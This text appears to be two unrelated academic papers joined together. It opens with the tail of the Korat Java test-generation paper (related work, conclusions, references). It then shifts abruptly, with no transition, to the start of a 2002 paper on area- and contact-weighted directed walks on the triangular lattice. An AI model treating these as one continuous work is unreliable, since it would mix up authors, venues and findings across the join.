There are some recent research projects that attempt to address this issue. The Three-Valued-Logic Analyzer (TVLA) [27] is the first static analysis system to verify that the list structure is preserved in programs that perform list reversals via destructive updating of the input list. TVLA has been used to analyze programs that manipulate doubly linked lists and circular lists, as well as some sorting programs. The pointer assertion logic engine (PALE) [24] can verify a large class of data structures that can be represented by a spanning tree backbone, with possibly additional pointers that do not add extra information. These data structures include doubly linked lists, trees with parent pointers, and threaded trees. While TVLA and PALE are primarily intraprocedural, Role Analysis [19] supports compositional interprocedural analysis and verifies similar properties.

While static analysis of program properties is a promising approach for ensuring program correctness in the long run, the current static analysis techniques can only verify limited program properties. For example, none of the above techniques can verify correctness of implementations of balanced trees, such as red-black trees. Testing, on the other hand, is very general and can verify any decidable program property, but for inputs bounded by a given size.

Jackson and Vaziri propose an approach [18] for analyzing methods that manipulate linked data structures. Their approach is to first build an Alloy model of bounded initial segments of computation sequences and then check the model exhaustively with AA. This approach provides static analysis, but it is unsound with respect to both the size of input and the length of computation. Korat not only checks the entire computation, but also handles larger inputs and more complex data structures than those in [18]. Further, Korat does not require Alloy, but JML specifications, and more importantly, unlike [18], Korat does not require specifications for all (helper) methods.

6.3 Software model checking

There has been a lot of recent interest in applying model checking to software. JavaPathFinder [32] and VeriSoft [12] operate directly on a Java, respectively C, program and systematically explore its state to check correctness. Other projects, such as Bandera [7] and JCAT [9], translate Java programs into the input language of existing model checkers like SPIN [14] and SMV [23]. They handle a significant portion of Java, including dynamic allocation, object references, exceptions, inheritance, and threads. They also provide automated support for reducing program's state space through program slicing and data abstraction.

However, most of the work on applying model checking to software has focused on checking event sequences and not linked data structures. Where data structures have been considered, the purpose has been to reduce the state space to be explored and not to check the data structures themselves. Korat, on the other hand, checks correctness of methods that manipulate linked data structures.

7. CONCLUSIONS

This paper presented Korat, a novel framework for automated testing of Java programs. Given a formal specification for a method, Korat uses the method precondition to automatically generate all nonisomorphic test cases up to a given small size. Korat then executes the method on each test case, and uses the method postcondition as a test oracle to check the correctness of each output.

To generate test cases for a method, Korat constructs a Java predicate (i.e., a method that returns a boolean) from the method's precondition. The heart of Korat is a technique for automatic test case generation: given a predicate and a finitization for its inputs, Korat generates all nonisomorphic inputs for which the predicate returns `true`. Korat exhaustively explores the input space of the predicate, but does so efficiently by: 1) monitoring the predicate's executions to prune large portions of the search space and 2) generating only nonisomorphic inputs.

The Korat prototype uses the Java Modeling Language (JML) for specifications, i.e., class invariants and method preconditions and postconditions. Good programming practice suggests that implementations of abstract data types should already provide methods for checking class invariants—Korat then generates test cases almost for free.

This paper illustrated the use of Korat for testing several data structures, including some from the Java Collections Framework. The experimental results show that it is feasible to generate test cases from Java predicates, even when the search space for inputs is very large. This paper also compared Korat with the Alloy Analyzer, which can be used to generate test cases from declarative predicates. Contrary to our initial expectation, the experiments show that Korat generates test cases much faster than the Alloy Analyzer.

Acknowledgements

We would like to thank Michael Ernst, Daniel Jackson, Alexandru Sălcianu, and the anonymous referees for their comments on this paper. We are also grateful to Viktor Kuncak for helpful discussions on Korat and Alexandr Andoni for helping us with experiments. This work was funded in part by NSF grant CCR00-86154.

8. REFERENCES

[1] W. Adjie-Winoto, E. Schwartz, H. Balakrishnan, and J. Lilley. The design and implementation of an intentional naming system. In *Proc. 17th ACM Symposium on Operating Systems (SOSP)*, Kiawah Island, Dec. 1999.

[2] T. Ball, D. Hoffman, F. Ruskey, R. Webber, and L. J. White. State generation and automated class testing. *Software Testing, Verification & Reliability*, 10(3):149–170, 2000.

[3] K. Bech and E. Gamma. Test infected: Programmers love writing tests. *Java Report*, 3(7), July 1998.

[4] B. Beizer. *Software Testing Techniques*. International Thomson Computer Press, 1990.

[5] J. Chang and D. J. Richardson. Structural specification-based testing: Automated support and experimental evaluation. In *Proc. 7th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, pages 285–302, Sept. 1999.

[6] Y. Cheon and G. T. Leavens. A simple and practical approach to unit testing: The JML and JUnit way. Technical Report 01-12, Department of Computer Science, Iowa State University, Nov. 2001.

[7] J. Corbett, M. Dwyer, J. Hatcliff, C. Pasareanu, Robby, S. Laubach, and H. Zheng. Bandera: Extracting finite-state models from Java source code. In *Proc. 22nd International Conference on Software Engineering (ICSE)*, June 2000.

[8] T. H. Cormen, C. E. Leiserson, and R. L. Rivest. *Introduction to Algorithms*. The MIT Press, Cambridge, MA, 1990.

[9] C. Demartini, R. Iosif, and R. Sisto. A deadlock detection tool for concurrent Java programs. *Software - Practice and Experience*, July 1999.

[10] D. L. Detlefs, K. R. M. Leino, G. Nelson, and J. B. Saxe. Extended static checking. Research Report 159, Compaq Systems Research Center, 1998.

[11] E. Gamma, R. Helm, R. Johnson, and J. Vlissides. *Design Patterns: Elements od Reusable Object-Oriented Software*. Addison-Wesley Professional Computing Series. Addison-Wesley Publishing Company, New York, NY, 1995.

[12] P. Godefroid. Model checking for programming languages using VeriSoft. In *Proc. 24th Annual ACM Symposium on the Principles of Programming Languages (POPL)*, pages 174–186, Paris, France, Jan. 1997.

[13] J. Goodenough and S. Gerhart. Toward a theory of test data selection. *IEEE Transactions on Software Engineering*, June 1975.

[14] G. Holzmann. The model checker SPIN. *IEEE Transactions on Software Engineering*, 23(5), May 1997.

[15] H.-M. Horcher. Improving software tests using Z specifications. In *Proc. 9th International Conference of Z Users, The Z Formal Specification Notation*, 1995.

[16] D. Jackson, I. Schechter, and I. Shlyakhter. ALCOA: The Alloy constraint analyzer. In *Proc. 22nd International Conference on Software Engineering (ICSE)*, Limerick, Ireland, June 2000.

[17] D. Jackson, I. Shlyakhter, and M. Sridharan. A micromodularity mechanism. In *Proc. 9th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Vienna, Austria, Sept. 2001.

[18] D. Jackson and M. Vaziri. Finding bugs with a constraint solver. In *Proc. International Symposium on Software Testing and Analysis (ISSTA)*, Portland, OR, Aug. 2000.

[19] V. Kuncak, P. Lam, and M. Rinard. Role analysis. In *Proc. 29th Annual ACM Symposium on the Principles of Programming Languages (POPL)*, Portland, OR, Jan. 2002.

[20] G. T. Leavens, A. L. Baker, and C. Ruby. Preliminary design of JML: A behavioral interface specification language for Java. Technical Report TR 98-06i, Department of Computer Science, Iowa State University, June 1998. (last revision: Aug 2001).

[21] B. Liskov. *Program Development in Java: Abstraction, Specification, and Object-Oriented Design*. Addison-Wesley, 2000.

[22] D. Marinov and S. Khurshid. TestEra: A novel framework for automated testing of Java programs. In *Proc. 16th IEEE International Conference on Automated Software Engineering (ASE)*, San Diego, CA, Nov. 2001.

[23] K. McMillan. *Symbolic Model Checking*. Kluwer Academic Publishers, 1993.

[24] A. Moeller and M. I. Schwartzbach. The pointer assertion logic engine. In *Proc. SIGPLAN Conference on Programming Languages Design and Implementation*, Snowbird, UT, June 2001.

[25] J. Offutt and A. Abdurazik. Generating tests from UML specifications. In *Proc. Second International Conference on the Unified Modeling Language*, Oct. 1999.

[26] J. Rumbaugh, I. Jacobson, and G. Booch. *The Unified Modeling Language Reference Manual*. Addison-Wesley Object Technology Series, 1998.

[27] M. Sagiv, T. Reps, and R. Wilhelm. Solving shape-analysis problems in languages with destructive updating. *ACM Trans. Prog. Lang. Syst.*, January 1998.

[28] S. Sankar and R. Hayes. Specifying and testing software components using ADL. Technical Report SMLI TR-94-23, Sun Microsystems Laboratories, Inc., Mountain View, CA, Apr. 1994.

[29] I. Shlyakhter. Generating effective symmetry-breaking predicates for search problems. In *Proc. Workshop on Theory and Applications of Satisfiability Testing*, June 2001.

[30] N. J. A. Sloane, S. Plouffe, J. M. Borwein, and R. M. Corless. The encyclopedia of integer sequences. *SIAM Review*, 38(2), 1996. `http://www.research.att.com/~njas/sequences/Seis.html`.

[31] J. M. Spivey. *The Z Notation: A Reference Manual*. Prentice Hall, second edition, 1992.

[32] W. Visser, K. Havelund, G. Brat, and S. Park. Model checking programs. In *Proc. 15th IEEE International Conference on Automated Software Engineering (ASE)*, Grenoble, France, 2000.

International Journal of Modern Physics B, Vol. 16, No. 9 (2002) 1269–1299

ANISOTROPIC STEP, SURFACE CONTACT, AND AREA WEIGHTED DIRECTED WALKS ON THE TRIANGULAR LATTICE

A. C. OPPENHEIM, R. BRAK and A. L. OWCZAREK*

Department of Mathematics and Statistics,
The University of Melbourne, Victoria 3010, Australia
**aleks@ms.unimelb.edu.au*

Received 2 January 2002

We present results for the generating functions of single fully-directed walks on the triangular lattice, enumerated according to each type of step and weighted proportional to the area between the walk and the surface of a half-plane (wall), and the number of contacts made with the wall. We also give explicit formulae for total area generating functions, that is when the area is summed over all configurations with a given perimeter, and the generating function of the moments of heights above the wall (the first of which is the total area). These results generalise and summarise nearly all known results on the square lattice: all the square lattice results can be obtaining by setting one of the step weights to zero. Our results also contain as special cases those that already exist for the triangular lattice. In deriving some of the new results we utilise the Enumerating Combinatorial Objects (ECO) and marked area methods of combinatorics for obtaining functional equations in the most general cases. In several cases we give our results both in terms of ratios of infinite q-series and as continued fractions.

PACS number(s): 05.50.+q, 02.10Ab, 61.41.+e

Keywords: Directed lattice walks; triangular lattice; Enumerating Combinatorial Objects method; marked area.

1. Introduction

The study of directed lattice walks have been of increasing interest for the past two decades, since the article of Fisher[1] demonstrating the many modelling uses for these lattice objects as simple polymer models[2] and as domain walls between phases in various systems. Because of their intrinsic interest as a basic type of lattice object, and their many relations to other types of combinatorial objects such as lattice trees and partitions of integers,[3,4] they have been studied in the combinatorics literature for more than a century. Recently the connections between combinatorics and physics have been strengthened through their appearance in a range of exactly solvable lattice models and in relation to various q-series identities that arise in these studies. The study of a single walk is usually the basis for studying arbitrary numbers of walks in that the solution of many walk generating

functions can often be written in terms of one walk generating functions. Hence the single walk is the starting place for many studies of directed walk systems, and so it is important to have a compendium of one walk results from which to consult. Directed walks often appear in physics as weighted configurations and so it is of some importance to study single lattice walks with a variety of key properties distinguished by different weights.

Single walks on various lattices under several different boundary conditions were studied in now little-known papers about paths on a chessboard,[5–8] and some cases were treated as lattice permutations in Ref. 9. On the square lattice, denoted $\mathbb{S}$, many problems concerning one and more directed walks have been solved exactly, and so this task has essentially been accomplished.[10–15] However, a less complete set of problems have also been solved on the triangular lattice, denoted $\mathbb{T}$. The literature pertinent to $\mathbb{T}$ directed lattice walks is still fairly large;[16–26] more references are listed in Refs. 27 and 28. The triangular lattice is interesting in the combinatorial sense as the regular planar lattice other than the square where each site is topologically equivalent. Also, by considering weighted paths the square lattice can be treated as a special case. Triangular lattice results are of interest in statistical mechanics because they allow one to test the hypothesis of universality for various quantities, in particular in regard to the study of different corrections to scaling. Mathematically, the triangular lattice can force one to approach the solution of problems a little differently and so lead one to introduce new techniques. Here we take the opportunity to make contact with the combinatorial literature on the subject of directed walks and survey most of the physically useful results and related methods. Hence, while many sub-cases of the results appearing here have appeared previously in the combinatorics literature our most general results containing the contact weights as well as area and step weights have not appeared. This paper then provides a review of the most physically interesting triangular lattice results by providing a compendium of general formula for those results already known. Our work also generalises those results by the inclusion of two types of surface contact weight. Additionally, we introduce methods from the combinatorics literature that may prove useful in future work.[29]

As stated above we consider directed walks on the triangular lattice. Our triangular lattice is a tiling of isosceles right-angled triangles so that two adjacent triangles meeting along their hypotenuses form a square. Let us refer to those bonds as diagonal bonds as they form diagonals of squares. In this way the square lattice, rather than any arbitrary parallelogram lattice, can be obtained by the removal of a subset of bonds. This is simply an aesthetic consideration here because we consider walks with general step weights. We shall refer to this lattice as the "*squared*-triangular" lattice to distinguish it from the normal isotropic triangular lattice made from equilateral triangles.

We consider a "wall" parallel to some diagonal edge so that steps of the walk are allowed only on one side of the wall or on the wall. It is more convenient visually to display such single walk configurations by rotating the lattice through 45° (see




Fig. 1. The half-plane of the squared-triangular lattice considered here with the coordinate system displayed. Sites are coincident with each axis at only even integer values of the coordinates. The shaded region represents the wall with the t axis (*direction* axis) lying along the wall.

Fig. 1). We consider single walks in the half-plane on one side of (or on) the wall with one end of the walk on (touching) the wall. We use the site of attachment of the walk to the wall (i.e. left-most such touching) as the origin of a coordinate system. We use a coordinate system (t, h) where the t coordinate measures distance along the wall (along a *direction* axis) and the h coordinate height above the wall, both scaled so that the first site beyond the origin that is on an axis is at distance 2. By considering orienting the walks away from the origin in the first quadrant they are directed so that every step in the path has non-negative projection on the axis parallel to the wall (direction axis). For convenience we consider the direction axis to be on the wall.

In this paper, two classes of single walks most interesting to physics and fundamental in combinatorics are studied in particular. These classes are shown on the $\mathbb{T}$ lattice in Fig. 2. The classes of walk studied are types of single walks in the half-plane described above that have starting sites on the wall but can finish on or above the wall. In general these walks are called *ballot walks*. The two related classes of ballot walks considered here are

- A *return walk* is a ballot walk that, in addition, ends on the wall.
- An *elevated walk* is a return walk that touches the wall only at its starting and ending sites.

We will demonstrate later how to obtain results for general ballot walks from results concerning return walks.

The paper has the following structure. We begin in the next section by considering only step weights. This allows us to introduce the forms of the generating function solution and provide some fundamental formulae required in later sections. We then add contact weights in Sec. 3. In Sec. 4 we consider the added complication of counting area and introduce the Enumerating Combinatorial Objects (ECO)




Fig. 2. Single walks with a wall on the $\mathbb{T}$ lattice: (a) a ballot walk (b) a return walk (c) an elevated walk.

method from combinatorics. First area-moment and height moments generating functions are then tackled in the following two sections, allowing us to introduce another combinatorial method known as marked area.

2. Return Walks with Step Weights

The walks that start and end at the wall in a one-wall system have been studied by various authors and go by many names: they have been called positive paths or walks,[10,30,31] zero paths,[32] return paths,[33] restricted walks[34] or under-diagonal walks,[35] amongst other names. On the $\mathbb{S}$ lattice, the walks are often referred to as Dyck paths, since when represented as words of x's and y's they are Dyck words.[a] Here, walks that start and end at the wall are always referred to as *return walks*. The empty or zero-step walk that is the site at the origin is classed as a return walk.

We introduce variables x, y and d associated with down, up and horizontal steps of a walk respectively.

Example 2.1. There are six return walks on the $\mathbb{T}$ lattice that consist of an up step, a down step and two horizontal steps. Each of the six walks contribute an xyd^2 term to an anisotropic length generating function for return walks. The walks are shown in Fig. 3; the walk labelled as (e) in Fig. 3 is an elevated walk.




Fig. 3. Return walks of weight xyd^2.

Because a return walk finishes at the wall, it has the same number of down steps and up steps, and so the x and y variables have been coalesced in this case without loss of generality into a variable $v = xy$ that counts the number of up-down step pairs.

[a]Dyck words (and the Dyck language) are named after Walther Franz Anton (von) Dyck 1856–1934, a German mathematician.

Thus, with $\mathcal{W}$ denoting the set of return walks on the $\mathbb{T}$ lattice, let $L(v,d)$ be a generating function

$$L(v,d) = \sum_{w\in\mathcal{W}} v^{a(w)} d^{c(w)} \tag{2.1}$$

that enumerates return walks on the $\mathbb{T}$ lattice by types of steps, so that a walk w with $a(w)$ up (and so down) steps and $c(w)$ horizontal steps contributes a $v^{a(w)}d^{c(w)}$ term to $L(v,d)$.

Two equivalent representations for $L(v,d)$ are derived in this section. While $L(v,d)$ is relatively simple, it is a building block of the more complex generating functions and allows us to introduce some of the methods used to calculate such generating functions. The first is as an algebraic function derived as the solution to a quadratic equation, whilst the second is as an infinite continued fraction. Corresponding functions for elevated walks are then deduced.

Both derivations of $L(v,d)$ begin by partitioning the set of return walks in the following manner. The set $\mathcal{W}$ of return walks can be partitioned by splitting each walk in the set (other than the zero-step walk) into two parts at its first return to the wall. The section before this first return is either (i) a horizontal step, or (ii) an elevated walk. The section after the first return is a (possibly empty) return walk. If the zero-step walk is included as a separate category, the set of return walks has the partition shown schematically in Fig. 4, taken from, for example.[36,37]




Fig. 4. Partition of return walks on the $\mathbb{T}$ lattice by first return to the wall.

From the decomposition of each walk leading to the partition of the set of walks one can deduce

$$L(v,d) = 1 + dL(v,d) + vL(v,d)^2\,. \tag{2.2}$$

2.1. *Deriving $L(v,d)$ as an algebraic function*

An algebraic function representation of $L(v,d)$ is found by solving the quadratic of Eq. (2.2). The equation has two roots,

$$L_\pm = \frac{1-d\pm\sqrt{(1-d)^2-4v}}{2v}\,, \tag{2.3}$$

only one of which can be the solution unless the discriminant is zero. A generating function enumerating walks by number of steps via the variable z is $L(z^2,z)$. An examination of the first few terms in the Laurent expansions of $L_\pm$ show that L_- is the only allowed candidate. Hence,

$$L(v,d) = \frac{1-d-\sqrt{(1-d)^2-4v}}{2v}\,, \tag{2.4}$$

where the generating function for the return walks in the variables x, y, d is given by $L(xy, d)$.

2.2. *Deriving $L(v, d)$ as a continued fraction*

A continued fraction representation for functions similar to $L(v, d)$ is often used in the literature, for example in Refs. 10, 32 and 38, and can be easily derived for $L(v, d)$. Indeed, Eq. (2.2) can be rearranged as

$$L(v, d) = \frac{1}{1 - d - vL(v, d)}, \tag{2.5}$$

which by iteration gives the infinite continued fraction representation

$$L(v, d) = \frac{1}{1 - d - \frac{v}{1 - d - \frac{v}{1 - d - \cdots}}}, \tag{2.6}$$

or, in more compact notation,

$$L(v, d) = \frac{1}{1 - d -} \quad \frac{v}{1 - d -} \quad \frac{v}{1 - d - \cdots}. \tag{2.7}$$

This representation of $L(v, d)$ may be further specified by including the height coordinate of the site at the start of each step. Indeed, from the partition of the set of return walks in Fig. 4 and the relation in Eq. (2.5) for $L(v, d)$, the first denominator of the fraction in Eq. (2.7), i.e. $1 - d - v$, represents steps (or step pairs xy in the case of v) that start and end at height 0. Continuing, the second denominator represents steps (or step pairs) that start and end at height 1 and so on. If d_i denotes a horizontal step at height i and v_i an up-down step pair that starts and ends at height i (see Fig. 5 for examples), then from Ref. 10, a generating function that enumerates return walks by types of steps and in addition specifies the height of each step is the infinite continued fraction

$$L^{\#} = \frac{1}{1 - d_0 -} \quad \frac{v_0}{1 - d_1 -} \quad \frac{v_1}{1 - d_2 -} \quad \cdots \quad \frac{v_h}{1 - d_{h+1} - \cdots}. \tag{2.8}$$

2.3. *Elevated walks*

Elevated walks, i.e. return walks that do not touch the wall between their starting and ending sites, have also been called prime paths,[36] lead paths,[39] elevated paths[40]




Fig. 5. A return walk with step heights specified.

and excursions (from the wall),[41] among other names. The zero-step walk does not leave the wall and so is not considered an elevated walk. Elevated walks are a subset of return walks, and their anisotropic length generating functions can be obtained from the corresponding functions for return walks. An elevated walk begins with an up step and ends with a down step, and in between these two steps is a return walk that starts and ends at height 1. Thus elevated walks can be constructed by "expanding" return walks away from the wall. A generating function, $\widehat{L}(v,d)$, enumerating elevated walks by its types of steps is then

$$\hat{L}(v,d) = vL(v,d) \tag{2.9}$$

2.4. *Length metrics*

Before we consider some special cases of the results above let us define a *length metric* on the $\mathbb{T}$ lattice to facilitate the discussions. The results with arbitrary weights x, y and d can be used to consider those cases where a *length* alone is assigned to each configuration. If we let the (α, β, γ) "metric" to be such that

$$x = z^{\alpha}, \qquad y = z^{\beta}, \qquad d = z^{\gamma}\,, \tag{2.10}$$

then α, β and γ assign *length* multiples to each type of step so that a length generating function for walks is

$$G(z^{\alpha}, z^{\beta}, z^{\gamma}) = \sum_{n\geq 0} l_n z^n\,, \tag{2.11}$$

where l_n is the number of walks of "length" $n = a(\alpha+\beta) + c\gamma$ with a being the number of up-down pairs of steps and c being the number of horizontal steps. It is given that α, β, γ are usually all non-negative integers. There is one exception to allow for cases where, say $d = 0$, we use the convention that a metric can have the "value" $-$, e.g. $\gamma = -$. Under metrics with $\gamma = -$ walks that have steps counted by d do not contribute to the generating functions, and so such cases consider the square lattice with $n = a(\alpha+\beta)$, where a is the number of up-down step pairs.

2.5. *Special cases*

Case 2.1. An early application of a one-wall lattice system for an enumerative problem appears in Ref. 5. The problem can be described as finding the number of 2-row Young tableaux[42] in which each row had n entries. These tableaux can be represented as return walks on the $\mathbb{S}$ lattice from the origin to the site at $(t,h) = (2n, 0)$, i.e. Dyck paths. The $\mathbb{S}$ lattice scaled so that each step has unit length is the same as the $\mathbb{T}$ lattice under the $(1, 1, -)$ metric. Thus the length generating function enumerating return walks by steps on the $\mathbb{S}$ lattice, or by number of configurations to $(2n, 0)$, is

$$L(z^2, 0) = \frac{1-\sqrt{1-4z^2}}{2z^2} = C(z^2)\,, \tag{2.12}$$

where $C(z) = \sum_{n\geq 0} c_n z^n$ is the generating function for Catalan numbers.[b] The coefficients of $L(z^2, 0)$ are often referred to as aerated Catalan numbers because of the zero term in between each successive Catalan number (see Refs. 40 and 46 for example).

Case 2.2. The $(1, 1, 2)$ metric is a natural metric of the lattice under the (t, h) coordinate system since it implies that whether a walk takes an up and then a down step to traverse across the diagonal of a square or simply takes a diagonal "step" both are counted as 2 steps. Hence using this metric is equivalent to considering walks enumerated by length on the *squared*-triangular lattice. The generating function for the return walk configurations ending at successive sites along a wall on the $\mathbb{T}$ lattice under a $(1, 1, 2)$ metric, given by evaluating $L(v, d)$ at $v = z^2, d = z^2$, is

$$L(z^2, z^2) = \frac{1 - z^2 - \sqrt{1 - 6z^2 + z^4}}{2z^2} = R(z^2)\,, \tag{2.13}$$

where $R(z^2) = \sum_{n\geq 0} r_n z^{2n}$ is the generating function for the (aerated) large Schröder numbers.[c] Here diagonal (horizontal) steps are treated as twice the length of up or down steps. This case is interesting since it is a case where all return walks of equal length end at the same lattice site. This condition fails when the isotropic lattice is considered.

As just mentioned, the two previous examples are exceptional in that all return walks of length n end at the one site, $(t, h) = (n, 0)$. The final two examples do not have this property; nonetheless a generating function enumerating return walks by length can be calculated for each.

Case 2.3. Walks on a lattice of unit step length equilateral triangles can be counted using the results above on the $\mathbb{T}$ lattice under the $(1, 1, 1)$ metric. Return walks under this metric have the length generating function

$$L(z^2, z) = \frac{1 - z - \sqrt{1 - 2z - 3z^2}}{2z^2} = M(z)\,, \tag{2.14}$$

where $M(z)$ is the generating function for Motzkin numbers.[d]

[b]The sequence of terms $\{\frac{1}{n+1}\binom{2n}{n}\}$ for $n \geq 0$, now commonly referred to as the sequence of Catalan numbers c_n, has a long and often misrepresented history starting in the middle of the eighteenth century;[4,43] see also Refs. 44 and 45.

[c]The Schröder number sequences are named after the author of a paper concerning bracketing problems[47] in which the small Schröder numbers s_n (related linearly to r_n via $s_0 = 1, s_n = \frac{1}{2}r_n$) were mentioned. The sequence $\{s_n\}$ also has a curious history, beginning apparently in ancient Greece [Refs. 48 (mark 732)], 49 [mark 1047], for which see Refs. 50 and 51. Schröder numbers also occur often in combinatorics; see Refs. 4, 22 and 52, for example.

[d]The Motzkin number sequence m_n was first introduced in another area of combinatorics in Ref. 53. Further details of the many classes of combinatorial objects counted by Motzkin numbers can be found in Refs. 4, 46 and 54–56. The "standard" walks enumerated by Motzkin numbers are walks not on a lattice of equilateral triangles, but on a graph that is a different generalisation of the $\mathbb{S}$ lattice.[10,30,40,57]

Case 2.4. Return walks under the $(1, 2, 2)$ metric have the length generating function

$$L(z^3, z^2) = \frac{1 - z^2 - \sqrt{1 - 2z^2 - 4z^3 + z^4}}{2z^3}\,. \tag{2.15}$$

This is essentially the generating function of Sequence A025250 in the Sloane encyclopaedia,[58] and so there is now a lattice derivation of the terms of that sequence.

3. Single Walks with Return Contact Weights

We now assign a weight κ to a site on the wall arrived at by a down step, and assign a weight μ to a site on the wall arrived at by a horizontal step along the wall (see Fig. 6). These weights describe the *return contacts* of the walk with the wall. Walks have been counted by their number of returns to the wall in combinatorics also; examples are found in Refs. 33, 37 and 59–61.




Fig. 6. Weights of (return) contacts representing the interaction between the walk and the wall. The weight κ is associated with sites that are on the wall having incident steps that are down steps, while the weight μ is associated with sites that are on the wall having incident steps that are horizontal steps.

Let $\mathbf{L}(v, d; \kappa, \mu)$ be a generating function

$$\mathbf{L}(v, d; \kappa, \mu) = \sum_{w \in \mathcal{W}} v^{a(w)} d^{c(w)} \kappa^{m(w)} \mu^{n(w)} \tag{3.16}$$

that enumerates return walks by types of steps and also by number of return contacts with the wall. A return walk w of $a(w)$ up (and so down) steps and $c(w)$ horizontal steps that has $m(w)$ down steps incident on the wall and $n(w)$ horizontal steps along the wall then contributes a unit $v^{a(w)} d^{c(w)} \kappa^{m(w)} \mu^{n(w)}$ term to $\mathbf{L}(v, d; \kappa, \mu)$.

The function $\mathbf{L}(v, d; \kappa, \mu)$ is simple to derive using the decomposition of return walks introduced in Sec. 2. Here, though, as a method which generalises to walk pairs it is derived by splitting a return walk into components by each return to the wall. The length generating function of return walks on the $\mathbb{S}$ lattice was derived using different terminology in Ref. 9 (p. 128) by separating a return walk into its elevated components, i.e.

$$L(v, 0) = \frac{1}{1 - \hat{L}(v, 0)}\,. \tag{3.17}$$

In general, on the $\mathbb{T}$ lattice, where in addition to elevated walk components, a return walk may also have single horizontal step components along the wall,

$$L(v,d) = \frac{1}{1-d-\hat{L}(v,d)}\,, \tag{3.18}$$

which, since $L(v,d) = v\hat{L}(v,d)$, is then the same as Eq. (2.5), thus the concatenation of elevated components provides a direct combinatorial interpretation of Eq. (2.5).

An elevated walk has a single return contact with the wall from the down step to its ending site (that is weighted by κ). A horizontal step along the wall has a single *return* contact at its ending site (that is weighted by μ). By incorporating these two weights of return contact to Eq. (3.18), one obtains

$$\mathbf{L}(v,d;\kappa,\mu) = \frac{1}{1-\mu d-\kappa\hat{L}(v,d)} = \frac{2}{2-\kappa+d(\kappa-2\mu)+\kappa\sqrt{(1-d)^2-4v}}\,. \tag{3.19}$$

Cases of $\mathbf{L}(v,d;\kappa,\mu)$ for various values of the contact weights are given below.

3.1. *Special cases*

Case 3.1 (Vanishing wall). If $(\kappa,\mu) = (2,1)$, then

$$\mathbf{L}(v,d;2,1) = \frac{1}{\sqrt{(1-d)^2-4v}}\,, \tag{3.20}$$

which is a generating function for bilateral walks on $\mathbb{T}$, i.e. for walks not in the half-plane but in the infinite plane that end at height 0 ($h=0$). In other words, setting κ to 2 is the same as removing the wall and counting all walks that traverse the plane (in directed manner) freely so long as they end at height 0. This can be thought of as having two choices for each elevated walk component returning to the wall, one above the wall, and the other its reflection below the wall. This behaviour for $\kappa = 2$ was first noted for the $\mathbb{S}$ lattice in Ref. 2, where it represents the behaviour of a system at its critical point.

Case 3.2 ($\boldsymbol{\mu} = 0$ or bouncy walks). The return walks that have weights (κ,μ) set to $(1,0)$ can touch the wall at sites other than their starting and ending sites but do not include steps along the wall. Thus such walks are concatenations of elevated walks. The single site (zero-step walk) is from these definitions included in this set.

A generating function enumerating walks that "bounce" off the wall (*bouncy* walks) is then

$$\check{L}(v,d) = \mathbf{L}(v,d;1,0) = \frac{1}{1-vL(v,d)} \tag{3.21}$$

$$= \frac{1}{1-\hat{L}(v,d)} = \frac{2}{1+d+\sqrt{(1-d)^2-4v}}\,. \tag{3.22}$$

On any parallelogram lattice, i.e. the $\mathbb{T}$ lattice under an $(\alpha,\beta,-)$ metric, $\check{L}(v,d) = L(v,d)$ since no horizontal steps (represented by the variable d) are allowed along

the wall or elsewhere in a walk. On triangular lattices, however, $\check{L}(v,d) \neq L(v,d)$. Two specific subcases for which the numbers of bouncy walks of length n are well-known sequences are given below.

Subcase 3.2.1. Under the $(1,1,2)$ metric, the isotropic length generating function for bouncy walks is

$$\check{L}(z^2,z^2) = \frac{1+z^2-\sqrt{1-6z^2+z^4}}{4z^2} = S(z^2)\,, \tag{3.23}$$

where $S(z^2)$ is the generating function for (aerated) small Schröder numbers s_n. The first lattice derivation of a generating function for the sequence $\{s_n\}$ apparently is in Ref. 22, but this was in another context. From Eq. (3.21), the small and large Schröder numbers can be related using

$$S(z^2) = \frac{1}{1-z^2R(z^2)}\,. \tag{3.24}$$

Subcase 3.2.2. Under the $(1,1,1)$ metric, i.e. on the isotropic triangular lattice, the perimeter generating function for bouncy walks is

$$\check{L}(z^2,z) = \frac{1}{2z}\left(1-\sqrt{\frac{1-3z}{1+z}}\right)\,. \tag{3.25}$$

